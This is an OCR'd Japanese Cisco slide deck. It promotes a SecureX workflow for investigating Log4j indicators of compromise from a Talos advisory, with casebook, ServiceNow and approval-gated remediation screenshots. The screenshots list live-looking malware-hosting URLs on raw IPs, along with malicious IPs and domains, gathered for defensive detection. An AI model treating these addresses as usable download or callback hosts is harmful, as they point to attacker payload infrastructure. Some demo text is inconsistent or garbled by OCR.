
Log4j 組織内影響 & IoC 調査対応ワークフロー

- Log4j 脆弱性解析に関する Cisco Talos ブログ記事内最新 IoC 情報を基に、「組織環境内連携プロダクトで発見された影響範囲」と「IoC の最新影響度」を調査
- 調査概要を SecureX Casebook、Incident 作成、WebEx Teams、Slackなどに報告、ServiceNowにインシデントチケットを作成
- 問題があった場合、承認付き修復を行う




Security Operations Center
Meet
Messages
People (5)
Content
Schedule
Add +
Threat Advisory: Critical Apache Log4j vulnerability
あなた 2021/11/07, 18:46
A Threat Response incident has been created for the blog post Threat Advisory: Critical Apache Log4j vulnerability Talos. Click here to view the incident or click here to investigate.
Sightings associated with indicators of comromize were seen in your environment.
ServiceNow incident has been created.
Clieck here to view the indicident or click here to investigate in threat response
Clieck here to approve automated remediation
Sighting Summary:
Module Pulsedive returned 123 sightings with a total of 0 targets
Module SecurityTrails returned 9 sightings with a total of 0 targets
Module VirusTotal returned 82 sightings with a total of 0 targets
Module (Cisco Hosted) APIVoid returned 54 sightings with a total of 0 targets
Module urlscan URL and website sandbox returned 1231 sightings with a total of 0 targets
Module AlienVault Open Threat Exchange returned 1184 sightings with a total of 0 targets
Module AMP Global Intelligence returned 35 sightings with a total of 0 targets


SecureX
Dashboard
Integration Modules
Orchestration
Administration
Threat Advisory: Critical Apache Log4j vulnerability being exploited in the wild
Applications & Integrations
NDR-Cloud
SB-Team
IT-PC
Customize
Maximum Available Interval
News
SECURE X
Casebook
Enrich...
Search...
Talos: Threat Advisory: Critical Apache Log4j vulnerability being exploited in the wild
Investigate in Threat Response
Link to Incident
Owned By Me 30
Talos: Threat Advisory: Critical Apache Log...
460 Observables
Talos: Neurevt trojan takes aim at Mexican ...
24 Observables
Casebook for Secure Cloud Analytics Fore...
1 Observable
Talos: Neurevt trojan takes aim at Mexican ...
24 Observables
Talos: Vice Society leverages PrintNightmar...
4 Observables
Talos: Neurevt trojan takes aim at Mexican ...
24 Observables
Talos: ?????BlackTech??????????Gh0stTi...
19 Observables
Casebook for Secure Cloud Analytics Fore...
1 Observable
Talos: ?????BlackTech??????????Gh0stTi...
19 Observables
Casebook for Secure Cloud Analytics Fore...
1 Observable
Observables (460)
0 363 44 53
Enter logs, IPs, domains, etc.
42 Domains
0 25 2 15
179 IP Addresses
0 138 41 0
1 IPv6
0 0 1 0
50 SHA-256
0 50 0 0
188 URLs
0 150 0 38
http://130.211.127.186/x/tty5
http://46.218.149.85/x/vyattad
http://68.183.165.105/.l/pty5
http://62.210.130.250/web/admin/x86_64
http://142.93.33.168/.y/pty9
http://92.242.40.225/libsystem.so
http://169.62.195.235/wp-content/themes/.w/wx
Notes
SecureX generated this casebook from an RSS feed
Post Title
Threat Advisory: Critical Apache Log4j vulnerability being exploited in the wild
Post URL
https://blog.talosintelligence.com/2021/12/apache-log4j-rce-vulnerability.html
Time
2021-12-15T23:00:01.736433914Z
Sighting Summary:
Module IBM X-Force Exchange returned 426 sightings with a total of 0 targets
Module SecureX Global Threat Intelligence returned 1918 sightings with a total of 0 targets
Module Pulsedive returned 641 sightings with a total of 0 targets
Module urlscan URL and website sandbox returned 1164 sightings with a total of 0 targets
Module APIVoid returned 1321 sightings with a total of 0 targets
Module AlienVault Open Threat Exchange returned 3944 sightings with a total of 0 targets
Module Secure Network Analytics returned 10 sightings with a total of 0 targets



SecureX | Threat Response
Investigate
Snapshots
Incidents
Intelligence
Shigeru Kimura
Add to Investigation ...
New Investigation
52 of 460 enrichments complete
Automatic 3 Panel Layout
0 Targets
460 Investigated
0 Omitted
185 Related
141 Indicators
11 Modules
Sightings
My Environment (0)
Global (561)
Feb 10, 2016 @ 9:00:00 AM JST - Dec 16, 2021 @ 9:45:46 AM JST
Malicious
Suspicious
Common
Unknown
Clean
Targets
60
45
30
15
0
Feb 10, 2016 @ 9:00:00 AM JST
Dec 22, 2020 @ 4:06:43 AM JST
Sep 18, 2021 @ 1:19:11 AM JST
Dec 11, 2021 @ 4:34:46 PM JST
Dec 13, 2021 @ 8:27:42 PM JST
Dec 16, 2021 @ 9:45:46 AM JST
Cisco Talos - Log4Shell attack IOCs
343GuiltySpark
Sports
IBM X-Force Exchange
direct-to-IP URL
direct-to-IP URL
found in threat feeds
found in threat feeds
Feed: URLhaus
Feed: URLhaus
URLhaus is a project operated by abuse.ch with thepurpose of ...
Abuse.ch URLhaus Malware URL Exchange
Miguel Jiménez - Log4Shell (LOG4J) - CVE-2021-44228 relat...
343GuiltySpark
LCIA:HoneyNet:December 2021
Louisiana Cyber Investigators Alliance (LCIA): HoneyPot Surica...
Graph
Dispositions: All
Types: All
Mode: Expanded
Showing 200 nodes
URL
http://54.173....
Domain
telewebion.co....
URL
http://c6so91k...
Malicious IP
54.173.99.121
Domain
cxapp.io
Suspicious IP
154.247.218.44
Domain
gotoassist.com
Domain
ec2-54-173-99-...
Domain
elit-kino.ru
Domain
vm284453.pq.ho...
Suspicious IP
45.67.230.68
Malicious SHA-256
e7c5b3d
SHA-256
2f5c
URL
http://45.67.2...
Results
Details
0 TARGETS
460 INVESTIGATED
7faf976567f...
Malicious Domain
2 Sightings
interactsh.com
Malicious Domain
11 Sightings
138.197.206....
Malicious IP Address
26 Sightings
138.197.99.34
Malicious IP Address
7 Sightings
7faf976567f5.bingsearchlib.com
Malicious Domain
Judgements (2)
Verdicts (2)
Sightings (2)
Indicators (1)
Judgements associate a disposition with an observable. Learn More
Search data
Find ...
Sort by
Start Time Newest
Filter by
Current (2)
Malicious
JSON
Module: Umbrella
Source: Umbrella Investigate API
Start Time: Dec 16, 2021 @ 9:44 AM JST
End Time: Jan 15, 2022 @ 9:44 AM JST
Confidence: High
Severity: High
Priority: 90
TLP: Amber


An incident has been created for the blog post Threat Advisory associated with indicators of compromise were seen in your en incident has been created.

- Click here to view the incident or click here to investigat
- Click here to approve automated remediation

Sighting Summary:


- Module **AMP for Endpoints** returned **24 sightings** with
- Module **AMP Global Intelligence** returned **35 sighting**


servicenow Service Management
Gee Rittenhouse
incident
Self-Service
Security Incident Catalog
Incidents
Watched Incidents
Service Desk
Incidents
Incident
Create New
Assigned to me
Open
Open - Unassigned
Resolved
All
Overview
Critical Incidents Map
Administration
Incident Properties
ATF Suites
Security Incident
Incidents (New UI)
Incident
INC0160620
Follow
Update
Create Security Incident
Resolve
Delete
Configuration item
Assignment group
Assigned to
Short description
Talos
Description
An automated investigation into observables related to the SolarWinds supply chain attack was conducted by SecureX Orchestration.
Related Search Results
Notes
Watch list
Work notes list
Work notes
Work notes
Additional comments (Customer visible)
Post
Activities: 4
SecureX
Work notes • 2021-01-19 18:30:22
View Remediation Approval Request
View Threat Response Incident
Investigate in Threat Response
View Talos Blog Post
SecureX
Work notes • 2021-01-19 18:30:16
View Workflow
Sighting Summary:
Module AMP for Endpoints returned 15 sightings with a total of 15 targets
Module Umbrella returned 4 sightings with a total of 4 targets
SecureX
Field changes • 2021-01-19 18:30:16


Due_soon: remediation approval
TASK DISPLAY NAME
SolarWinds remediation approval
TASK TYPE
Approval
REQUESTOR
requestor@company.com
OWNER
owner@company.com
ASSIGNEES
assignee@company.com
SUBJECT LINE
DUE DATE
02/23/21
EXPIRATION DATE
MESSAGE
in sightings within your environment. If you approve this task, automated remediation will be performed (based on the workflow configuration) for the observables listed below. If you reject this task, no further action will be taken.
Select a response from the choices below:
APPROVE
REJECT
ADD A MESSAGE


オーケストレーションを利用しない脅威ハンティング
セキュリティブログ IoC 調査ワークフローの例

1. SOC オペレータがブログサイトを訪問
2. ブログアップデートを確認
3. 関連情報を調査 (Talos 情報等)
4. SecureX Threat Response を利用調査を開始
5. SecureX Threat Response の調査結果を得る



オーケストレーションを利用した脅威ハンティング
セキュリティブログ IoC 調査ワークフローの例

1. ワークフローが定期的実行
2. RSS フィードを照会
3. 脅威対応のケースブックがあらゆる観測値とともに作成される
4. ブログ情報に基づいたターゲットが発見された場合、WebEx で通知される
5. SOC オペレータはバックエンドで作成された調査結果をクリックする



アップデートが無い場合、サイトを確認する必要は無い

Agenda

- Apache Log4j 脆弱性
  - Apache Log4j 脆弱性とは
  - Apache Log4j Cisco 製品の対応状況
  - Apache Log4j Cisco 製品での緩和策
- 今直面しているセキュリティオペレーションの課題
- Cisco SecureX とは
- Cisco SecureX ユースケース：Log4j 脆弱性対応ワークフロー
- まとめ：SecureX の価値

まとめ：SecureX の価値

[Q] Cisco SecureX って何ですか？

- Cisco Secure 製品の中核となる可視化統合＆レスポンスプラットフォーム (XDR) です
- 複雑な日々のセキュリティ運用を、簡素化、効率化できます

まとめ：SecureX の価値

[Q] Cisco SecureX の特徴と利点を教えて下さい？

- 完全無償で利用可能です
- 簡単サインナップですぐに簡単に利用ができるクラウドサービスです
- セキュリティ製品に渡る可視化ダッシュボードの統合が可能です (Dashboard)
- インシデント調査・対応を効率化します (Threat Response)
- マルチドメインオーケストレーションにより運用自動化が可能です (Orchestration)
- 無償利用可能な脅威インテリジェンスを簡単に追加できます
- 約60個のビルトインワークフローによるオーケストレーション利用が可能です
- オーケストレーション作成にプログラミング&コーディングナレッジの必要はありません

まとめ：SecureX の価値

[Q] Cisco 製品を 1 つだけ使っています


- SecureX 可視化の機能を使ってみませんか？
  - 例）Executive 向けサマリダッシュボード、情報子会社運用の本社IT部門向けダッシュボード
- オーケストレーション機能を使ってみませんか？
  - オーケストレーションのユースケース紹介
  - 統合製品サポートビルトインワークフロー
- 無償で利用できる 3rd Party インテリジェンスを簡単に追加してみませんか？

既存 Cisco Secure のお客様に SecureX をお試し利用、アドオンしていただき、可視化統合、オーケストレーションの付加価値と、他の製品連携にご興味をお持ちいただく

まとめ：SecureX の価値

[Q] Cisco 製品を使っていません

- Cisco 製品を使っていない SecureX ユーザもいます
- SecureX にサインナップすると Cisco 製品の脅威インテリジェンスが利用できます
- Cisco のインテリジェンスを利用した調査ツールとして使ってみませんか？
- 無償で利用できる 3rd Party インテリジェンスを簡単に追加してみませんか？

